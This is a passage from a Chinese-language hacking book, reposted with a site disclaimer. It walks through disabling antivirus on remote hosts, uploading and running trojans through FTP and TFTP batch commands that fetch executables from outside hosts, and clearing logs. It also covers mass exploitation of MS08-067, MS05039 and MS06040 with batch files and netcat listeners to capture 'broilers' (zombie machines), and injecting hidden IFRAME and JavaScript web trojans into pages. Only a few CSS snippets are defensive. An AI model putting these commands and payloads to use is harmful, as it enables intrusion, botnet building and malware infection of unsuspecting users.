免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

STEP1 按照同样的方法单击“服务”按钮，在列表中单击右键中的“获取服务信息”命令，这样就能获取远程系统的服务列表。如果发现有杀毒软件的启动服务，选中该服务以后单击右键的“启动/停止服务”命令即可，操作完成后，单击“重启”按钮中的“开始执行”按钮确定刚刚的设置。



修改系统服务




重新启动系统

上面对杀毒软件的相关操作，都是为木马的上传运行服务的，下面将用一款名为“种植者”的工具对目标主机挂马。


STEP1 单击“种植者”按钮，依然先输入远程主机的连接信息，然后选择木马上传的方式，包括“IPC 上传”和“HTTP 下载”。

比如选择“HTTP 下载”这种方式，然后在“文件目录”中输入木马的下载地址，单击“开始下载”按钮就可以开始进行下载安装了。




木马下载设置

当然这种方式有的时候不稳定，这时还可以单击“Telnet”按钮，输入连接信息后单击“快速执行”按钮，就可以成功的打开远程系统的 Telnet 功能。



启动Telnet

STEP2 打开系统中的命令提示符窗口，利用 Telnet 命令来连接远程主机，成功后利用各种传输命令来上传木马即可。



上传木马程序

1. 方法一

木马上传的方式通常有两种，即 FTP 或 Tftp

命令。使用 FTP 命令的时候，需要首先将服务端程序上传到远程空间里面，然后利用下面的这段代码进行上传操作。

```
echo open ftp.go.nease.net>>mm.txt
echo user>>mm.txt
echo 123456>>mm.txt
echo bin>>mm.txt
echo get muma.exe>>mm.txt (muma.exe
为你配置好并传到 FTP 空间的木马)
echo bye>>mm.txt
```

输入以上命令后，就可以在对方的系统中建立一个名为 mm.txt 文件，使用“dir mm.txt”可以查看这个文件是否存在，还可以用“type mm.txt”命令查看该文件的内容是否为上面输入的这些命令。接着输入“ftp -s: mm.txt”命令，等一会儿就会把木马下载到对方的主机里面了。

同样使用“dir muma.exe”查看木马是否已经上传到对方的主机中了，然后运行木马服务端，打开木马客户端对其进行连接，这样就可以方便对期进行控制了。


提示

ATTENTION

连接成功后黑客的第一件事就是删除先前生 mm.txt 文件，以免他人看见 FTP 的用户名和密码。


2.方法二

如果使用的是 Tftp 命令，首先在本地架设一个 Tftp 的服务器系统，然后运行 Tftp 服务器系统程序 tftpd32，简单设置需要上传文件的文件夹。以及主机的 IP 地址就可以了。



架设Tftp服务器

切换到已经得到 system 权限的 Telnet 连接窗口，直接输入“tftp”命令查看工具的使用帮助，然后输入“tftp -i 221.10.100.54 get G_Server.exe”给它上传一个木马服务端程序。




上传木马程序

服务端程序在上传过程中，可以在 tftpd32 窗口查看上传的进度情况。上传完成后，运行“start G_Server.exe”命令打开木马的服务端，现在就可以打开木马客户端程序进行连接控制了。


木马虽然上传成功了，可是不能保证它不会被查杀，所以黑客会把远程主机的终端服务打开，这样即使是木马被查杀了，还可以继续利用它进行远程控制。

单击“Terminal”按钮中的“开始执行”按钮，来激活远程系统中的 3389 端口，当然这个端口可以被自定义。



开启终端服务

万事俱备，最后单击“日志”按钮中的“开始执行”按钮，这样可以清除入侵时留下的痕迹，这也是黑客入侵最重要的一个步骤。



清楚网络日志

7.6.2 利用网路服务挂马

前面关于网络端口介绍中提到，小于 256 的端口都作为保留端口，那是因为这些端口很多都对应了相应的网路服务。比如 FTP 服务使用的是 21 端口，WWW 服务使用的是 80 端口，SQL 服务使用的是 1433 端口等。其实在以前黑客进行网站入侵的时候，第一步就是进行远程系统端口的扫描，当发现存在某些网路服务的端口后，在根据每个网路服务的特点进行入侵。

可是现在很多人进行网站入侵，首先想得到的就是 SQL 注入（我们将在后面网站攻防篇介绍），很少想到通过网路服务来进行操作。其实通过对 21 端口、1433 端口等端口进行扫描，然后通过常用的弱口令列表进行破解，就能很方便的对远程网络系统进行入侵。尤其是在远程计算机使用了 Linux 等不常见的系统时，这种利用网路服务进行入侵的方法更是菜鸟的首选。

无论是黑客还是病毒，可以通过扫描来判断远程主机是否存活，进而得出远程系统是否具备入侵的条件。比如通过 135、139、445 端口的 RPC 漏洞入侵、80 端口 WebDav 溢出入侵、Unicode 编码漏洞入侵，以及病毒开放的 3127 端口等。只有开放了这些端口，黑客才可以进行进一步的入侵。

7.7 缓冲区溢出漏洞挂马

在 Windows 漏洞里面我们也介绍过黑客是如

何凭借缓冲区溢出漏洞夺取目标电脑的权限，这里我们就该漏洞挂马为大家进行演示。

7.7.1 黑客为何钟情数据溢出

系统漏洞或软件漏洞，一直是黑客入侵的首选。因为该方法不仅可以针对个人电脑，对网站服务器系统也同样有效。尤其是一些新近被发现的漏洞，更是受到各位黑客的热烈追捧。

缓冲区溢出是一种常见且危害很大的系统攻击手段，通过向程序的缓冲区写入超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他的指令，以达到攻击的目的。

小知识 ATTENTION

在网络攻击的数量中，缓冲区溢出攻击占了很大部分，这种攻击可以使得一个匿名的 Internet 用户有机会获得一台主机的部分或全部的控制权！由于这类攻击使任何人都有可能取得主机的控制权，所以它代表了一类极其严重的安全威胁。

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的功能，这样可以使得攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，黑客攻击 root 程序，然后执行类似“exec(sh)”的执行代码来获得 root 的 shell。为了达到这个目的，黑客必须达到如下的两个目标：

- 在程序的地址空间里安排适当的代码；
- 通过适当地初始化寄存器和存储器，让程序跳转到事先安排的地址空间执行。

7.7.2 专业工具入侵


我们知道缓冲区溢出是专门针对某个漏洞而言的，这里以 Windows 的 MS08-067 漏洞为例，一款名为“狼牙抓鸡器”的工具就是一个利用 MS08-067 漏洞批量来捕捉肉鸡的黑客工具。

在使用“狼牙抓鸡器”之前要准备好一款具有远程控制程序的，也就是常常使用到的木马程序。并且有一个网络空间存放木马程序，现在网络上的免费空间也比较多，如果没有自己可以去申请一个。如果大家不想申请也可以，在本地系

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


统中快速搭建网络空间也行。

STEP1 首先来配置一个木马的服务端，接着运行一个小型的 Web 服务器，单击工具栏中的“参数设置”按钮，在弹出窗口的“根目录”选项中，设置保存有木马服务端程序的目录即可。



架设Web服务器


STEP2 设置完成以后，单击“确定”按钮返回到程序主界面。然后单击工具栏中的“启动服务”按钮，就可以非常方便的在本地系统中搭建一个网络空间。



开启Web服务器

STEP3 下载并启动“狼牙抓鸡器”，首先在“开始 IP”和“结束 IP”选项中，设置漏洞分析扫描的起始和结束的 IP 地址。接着在“线程数”中设置抓鸡器扫描的线程数，这个数字越大扫描速度要快，但是要根据自己的电脑硬件情况来酌情设置。“端口”和“扫描方式”都采用程序默认的设置，然后在将刚刚复制的木马链接复制到“木马地址”

中。



设置狼牙抓鸡器

STEP4 所有的设置完成以后单击“开始”按钮，这时“狼牙抓鸡器”将会自动弹出一个扫描软件，来对 IP 地址段中的 445 端口。当发现远程系统打开 445 端口后，就会判断远程系统是否存在 MS08-067 漏洞。一旦发现系统存在 MS08-067 漏洞，那么程序将自动从网络空间下载木马并执行。



漏洞分析过程

7.7.3 手工批量入侵


前面介绍的这种方法虽然操作起来非常简单，只是该工具只是针对一个漏洞，并不能满足黑客的要求。如果要对其余的漏洞进行批量操作的话，那么还是只有老老实实地进行手工操作。

1.扫描漏洞

首先需要找到那些存在漏洞的计算机，这样就可以利用这些存在漏洞的计算机来捕捉肉鸡。如何才能查找到这些存在 MS05039 漏洞的计算机呢？其实只需要利用一个扫描器大范围的扫描

445 端口即可，那些打开 445 端口的计算机就有可能存在 MS05039 漏洞。

这次使用的扫描器还是 S.exe，通过它可以轻松的对某个 IP 段进行扫描检测。如果用户熟悉其他扫描器的话，也可以使用它们来扫描 445 端口。打开一个命令提示符窗口，输入命令：s tcp 192.168.0.1 192.168.0.255 445 120 /save，这段命令的意思是利用 120 个线程数，扫描 192.168.0.1 到 192.168.0.255 这个 IP 段中 TCP 协议下的 445 端口，并将扫描的结果保存到硬盘中一个名为 Result 的文本文件中。




查看漏洞扫描结果

2.准备阶段

扫描完毕后，我们来看看扫描结果，可以看到这个 IP 地址段有 3 台远程计算机打开了 445 端口，下面就对这几台计算机进行批量的远程溢出操作。

我们先来查看一下 MS05039 漏洞利用工具的使用方法：ms05039.exe <host> <conIP> <conPort> [target]，<host> 表示远程计算机的 IP 地址，<conIP> 表示本地计算机当前的 IP 地址，<conPort> 表示本地计算机打开的监听端口，[target] 表示远程计算机系统的语言版本，工具默认的是中文系统。



查看工具使用方法

现在来编写一个批处理文件，打开记事本，输入下面这段代码，并保存为 ms05039.bat：

```
@for /f %i in (result.txt) do ms05039 %i 127.0.0.1 2005
```

在 result.txt 文件中保持了打开 445 端口的 IP 地址，而 127.0.0.1 是本地计算机当前的 IP 地址，用户在使用的时候要改为自己计算机的 IP 地址，2005 就是用于 NC 监听的端口。

下面打开文本编辑器，输入下面的这段代码，并将这段代码保存为 ftp.txt：

```
echo open www.xxx.com 21
>>%systemroot%\system32\system.ftp
echo abc>>%systemroot%\system32\
system.ftp
echo 123>>%systemroot%\system32\
system.ftp
echo cd %systemroot%\
system32>>%systemroot%\system32\system.
ftp
echo bin>>%systemroot%\system32\
system.ftp
echo get muma.exe>>%systemroot%\
system32\system.ftp
echo bye>>%systemroot%\system32\
system.ftp
ftp -s;%systemroot%\system32\system.ftp
del %systemroot%\system32\system.ftp
muma.exe
exit
```

这段代码的意思就是通过登录到 www.xxx.com 这个 FTP 空间后，下载设置好的木马服务端程序 muma.exe，并运行这个服务端程序。这其中第二行和第三行代码中的 abc 和 123 分别表示登录 FTP 空间的用户名和密码。

接着再编写另外一个批处理文件，打开记事本，输入下面这段代码，并保存为 nc.bat：

```
@echo On
nc -l -vv -p 2005<ftp.txt&&%0
```

这个批处理文件的意思就是在本地计算机中监听 2005 这个端口，当远程计算机成功的溢出后

就会自动的读取 ftp.txt 文件中的内容进行操作。


3.实施阶段

打开两个命令提示符窗口，然后分别执行 ms05039.bat 和 nc.bat 两个批处理文件。在执行了 ms05039.bat 后，批处理文件中的命令会首先读取 result.txt 里面的 IP 地址，然后进行远程数据的自动溢出。



漏洞自动溢出

远程系统的漏洞成功的溢出后，SHELL 就会读取配置的 ftp.txt 里的信息，从而下载木马服务端程序并运行。




木马自动安装

7.7.4 工具批量入侵

上面这种方法虽然可以针对大量的漏洞进行操作，但是操作的步骤又比较的繁琐。其实完全可以借用一款工具，使得操作的步骤由纯手工变成半自动。现在来看看“通用批量溢出程序”这款程序的使用方法。

STEP1 运行“通用批量溢出程序”，并在界面上的“程序名”中输入漏洞溢出程序的名称，比如“ms06040.exe”。

该漏洞溢出工具的使用方法为：ms06040.exe <host> <reverse addr> <revser port> <os type>，其中 <host> 表示远程计算机的 IP 地址，<reverse addr> 表示本地计算机当前的 IP 地址，<revser port> 表示本地计算机打开的监听端口，<os type> 表示远程计算机系统的语言版本，1 代表 win 2000 sp4，2 代表 win xp sp1。



查看工具使用方法


通用批量溢出程序的“前缀名称”选项是指在命令格式中，位于远程计算机 IP 地址前的参数，比如有的溢出程序要根据攻击目标操作系统不同，使用数字进行区别。从前面的漏洞利用工具介绍来看，这个演示的漏洞不用设置该选项。

STEP2 单击程序界面中的“浏览”按钮，设置扫描出存在漏洞的远程计算机的列表文件路径，漏洞扫描的方法的步骤和上面介绍的完全一样。

STEP3 在“端口”选项设置用于监听的端口信息，端口最好设置为不常用的端口不然容易冲突。

STEP4 勾选“后缀参数”项，在其中按照溢出程序的格式填入本地的 IP 地址等信息，也可以把本机 IP 填到端口后面中间用空格隔开。

STEP5 在程序界面中勾选“反向连接方式”选项，接着在“监听命令”中输入监听命令行：“nc.exe -vv -l -p 4466”，这里的监听端口需要和“端口”中设置的端口一样。最后在“运行”后输入要同时打开的监听窗口数目，这个项目可以根据搜索到的漏洞系统个数，进行适当的操作设置。



配置批量溢出程序

STEP6 所有的设置完毕后，单击“监听”按钮

就可以在本地打开命令窗口进行监听了。

STEP7 单击“开始”按钮程序会询问用户是否开启了监听功能，确定后就可以开始进行批量溢出了，等成功溢出得到 SHELL 后就可以通过 FTP、Tftp 等命令上传木马程序，最终成功的将这些存在 MS06040 漏洞的远程计算机变成肉鸡。

注意

ATTENTION

如果用户觉得通过手工上传木马程序还是比较麻烦的话，可以按照上面的方法编写一个批处理文件，让程序在溢出成功后就会自动读取批处理文件中的内容，从而自动下载并安装木马程序。



第8章 网页挂马与欺骗

黑客针对于特定目标的攻击其实对 Internet 安全影响不大，最大的危害还是那些不特定的攻击，他们将木马、病毒等恶意程序散布在网页中，让大量的上网者肉鸡，然后这些肉鸡又去危害别人……由于网页挂马涉及面很广，下面我们将揭露黑客挂马的花招，避免将来再受同样的伤害。

8.1 木马借框架网页隐身


当前网络安全最大的危险是什么？很多人都会说是网页挂马。没错！为了大规模盗号，挂马的网页在去年数以千万计的增长。

8.1.1 网页挂马的由来

网页挂马的方式也是逐渐演变而来的，以前的病毒，主要依靠可执行文件传播的方式，进入互联网时代之后，病毒开始通过电子邮件、软件漏洞、网页挂马等多种方式传播，将病毒传播的途径变得五花八门。不过在众多的传播方式中，网页挂马成了黑客的首选，因为这种方式能够让用户在不知不觉中“中招”。

而且随着各种常用软件的漏洞不断被发现，网页挂马成倍增长，传播范围也越来越广，各种盗号事件不断发生。因此防范网页挂马也成为了安全人员维护 Web 服务器和网络时必须具备的基本技能。

要防范网页挂马，首先就要知道网页挂马是怎么进行了，有哪几种途径，做到知己知彼，才能百战不殆。网页挂马常常会利用各种漏洞。IE4.0 浏览器曾经爆出一个漏洞，只需要在 HTML 文件中写入 HTML 代码，通过 IE4.0 浏览器访问该网页的用户就会出现蓝屏错误。可以说这个漏洞最早掀起了国内黑客通过网页发动攻击的热潮。之后，网游和网银的兴起让纯粹整人的网页攻击变成了网页挂马。



网页挂马的方式有很多，我们先从 IFRAME 框架挂马说起，下面我们来掌握 IFRAME 框架挂马的底细以及相应的防范方法。

8.1.2 什么是IFRAME框架挂马


网页挂马到如今已经发展出许多方法与应用手段，其中 IFRAME 网页框架挂马是最典型的挂马方式，也是最基本的挂马方式，可以说没有 IFRAME，网页木马中有一多半就无法很好地隐藏，让用户在不察觉中受到攻击。



什么是 IFRAME？IFRAME 是一个非常普

通的 HTML 语言标记，它主要用来在一个网页页面中，划分出左右或者上下的框架，就如同我们电视机的画中画效果一样。上图中的山寨搜索引擎的界面就是典型的 IFRAME 的引用。


但是 IFRAME 功能也被黑客巧妙地利用了，黑客在一些看似正常的网页中，使用长为 0 的隐藏框架，让用户在不知不觉中打开含有漏洞溢出内容的网页木马，这种手法就如同在画中画电视中打开了一个收费频道，但是由于收费频道的画面尺寸被恶意修改成了 0，所以看电视的人并不知道自己已经打开了收费频道，虽然他并没有看到，但是事实上收费频道却的确在播放，而且会收取用户的使用费。



8.1.3 IFRAME框架挂马实例分析

下面我们来做个演示，看看 IFRAME 框架挂马到底是怎么做的。

STEP1 准备一款得心应手的木马，例如 PCShare，这款软件在设置上非常简单，易于操作上手。设置好相关服务，最后生成木马所用的服务控制端。



STEP2 使用 FTP 将木马上传到自己的网站空间中，并用记事本记录下木马的网络路径。然后再用一款名为“MS08-078 网页木马生成器”，生成一个带有 MS08-078 漏洞的恶意网页。找一个正常的新年贺卡网页，将该网页保存到自己指定的目录中，然后使用 Web Designer 或 Dreamweaver 网页编辑软件对保存的网页进行调整修改，然后上传到自己的网站空间中，看图片等内容是否能够正常显示。



STEP3 再一次打开修改好的贺卡网页，使用 IFRAME 标记语句，将生成好的 MS08-078 网页嵌入到贺卡网页中。

将这段代码插入到贺卡网页之中后，就完成了我们的网页挂马操作。浏览贺卡网页的用户，在看到贺卡页面之后，也随之运行了保存在指定位置“http://www.hacker.com/ms08078.html”的漏洞溢出页面，但是由于它的长和宽都为“0”，观看贺卡网站的用户不会看到溢出页面。

提示 **ATTENTION**

对于 IFRAME 标记这种利用正常 HTML 语言功能实现隐藏的挂马方式，目前并没有好的防范方法，因为它是正常的网页功能。大家只能寄希望于杀毒软件和防挂马软件阻止利用 IFRAME 标记内嵌的溢出病毒网页。我们建议在安装杀毒软件之后，能够安装第三方防挂马软件作为补充，例如锐甲、360 等。

8.2 借JS脚本偷偷挂木马

IFRAME 挂马方式比较早，相应的预防措施也比较多，其中用 CSS 配合 JS 脚本进行预防是

主流方式。可这种预防方式也存在安全隐患，JS脚本也可以被用来挂马，令人防不胜防。我们下面要介绍反击JS挂马的方法。

许多人认为，只要自己的服务器安全做得足够好，建站程序补丁打得勤快，就能够抵御住所有黑客的攻击。这样做的人肯定是非常多的，可为什么还是有许多网站被黑呢？

一个很重要的原因，就是他们过于相信从第三方网站中下载的整站程序，或者修改版的论坛程序等，而这些程序有些已经被黑客做过手脚，已经植入了后门，此时如果网站站长不熟悉如何查补漏洞，将无异于引狼入室。

比较典型的一个例子是，曾经非常出名的《易想多用户商城 v2.1》（仿淘宝版），被许多黑客篡改过，多个关键页面被植入了后门，然后到处提供下载，导致了许多使用该程序的网站被攻击。因此在隐蔽手段挂马横行的今天，熟悉并掌握隐蔽的挂马方式，是一个网管必备的技能。

8.2.1 JS挂马溯源

当IFRAME逐渐被黑客滥用的时候，有经验的网管也开始研究相应的对策，一段时间内各种阻止IFRAME挂马的方法不断涌现，其中通用性较高的就是利用CSS配合JS脚本防御IFRAME挂马。

而黑客也发现，很多网站都会让网页调用JS脚本来实现广告等诸多特效，如果将木马挂在JS脚本中，所有调用该JS脚本的网页都等同于被挂上了木马，对于需要肉鸡群的黑客而言是一劳永逸，因此JS脚本挂马逐渐开始被黑客应用。

提示 ATTENTION

JS脚本是JavaScript脚本语言的简称，它是一种面向对象的脚本语言，目前广泛用于动态网页的编程。需要提示大家的是，JavaScript和Java除了语法上有一些相似之处，以及都能够当作网页的编程语言以外，两者是完全不相干的。而JavaScript与Jscript也不同，Jscript是微软为了迎战JavaScript推出的脚本语言。

虽然JavaScript作为给非程序员的脚本语言向大众推广，但是JavaScript是一门具有丰富

特性的语言，它有着和其他编程语言一样的复杂性。实际上，你必须对JS有扎实的理解才能用它来编写比较复杂的程序，作为一名网管，掌握JS脚本在工作中会有很大的帮助。

相对于黑客而言，JS脚本挂马有许多好处，首先JS脚本在挂马时可以直接将JS代码写在网页中，也可以通过注入网页，让网站远程调取异地JS脚本。此外，JS挂马插入Web页面的方法有几十种，绝对够菜鸟们眼花缭乱，无从辨别木马在何处。

IFRAME挂马相对于网管而言，如同一个穿着鲜红颜色外衣的劫匪，招摇而扎眼，很容易被发现。但是利用JS挂马就意味着这个劫匪拥有了一张可以随时变换的面孔，而且它还能够随时更换衣服。这样的劫匪在网管搜查时，很容易蒙混过关，导致木马久杀不绝。

8.2.2 JS挂马实例

现在最多见的JS挂马方法有两种，一种是直接将JavaScript脚本代码写在网页中，当访问者在浏览网页时，恶意的挂马脚本就会通过用户的浏览器悄悄地打开网马窗口，隐藏地运行，这种方法使用的关键代码如下。



```
window.open("http://www.hacker.com/ 木 .html", "", "toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=no,width=1,height=1");
```

这种代码往往很长，很容易被网管发现，而且没有经验的黑客也喜欢将“width”和“height”参数设为“0”，但是设置为0后，可能会出现恶意代码不运行的情况。

另外一种 JS 挂马方式是，黑客先将挂马脚本代码“document.write('')”，写入 Windows 中的写字板另存为后缀为 .js 的脚本文件，并上传到自己指定的网址。这时黑客只需要在受害者的网站中写入：

```
document.write("
")
document.write("")
document.write("
")
```

就成功地将木马挂到了对方的网页中了。

提示 ATTENTION


黑客还可以根据情况随机变换插入的 JS 挂马方法，例如黑客有可能会将脚本写为：或者等。

8.2.3 防范JS挂马

第一种 JS 挂马方式，不方便，用得非常少，而第二种 JS 挂马方式才是当前主流的，所以我们主要针对它进行防御。方法就是阻止 Src 请求的异地外域的 JS 脚本，代码如下：

```
iframe{mdyl:expression(this.src='about:blank',this.outerHTML='');}
script{mzm2:expression((this.src.toLowerCase().indexOf('http')==0)?document.write(' 木马被成功隔离!'););}
```

不过这种方法的缺点就是网站的访问者将不能看到被挂了 JS 木马的相关网页。



所以我们为大家提供了一段可以中止 JS 脚本

运行的 CSS 代码，这段代码会让异地外域的 JS 文件在使用 document.write() 时，被 document.close() 强制关闭。这个时候 JS 挂马的内容往往还没有来得及写完，只有部分被强制输出了，Writer 后面的内容再不会被写入访问者的电脑中，从而起到防范 JS 脚本挂马的作用。

8.3 为何信任网站有木马

随着 Web2.0 的普及，各种网页特效用得越来越多，这也给黑客一个可乘之机。他们发现，用来制作网页特效的 CSS 代码也可以用来挂马。而比较讽刺的是，CSS 挂马方式其实是从防范 IFRAME 挂马的 CSS 代码演变而来。

8.3.1 CSS挂马现象

网站挂马的手段最初非常单一，但是随着 Web2.0 技术以及 Blog、Wiki 等广泛的应用，挂马也涌现出各种各样的技术，其中 CSS 挂马方式，可以说是 Web2.0 时代黑客的最爱。有许多非常著名的网站都被黑客用 CSS 挂马入侵过。

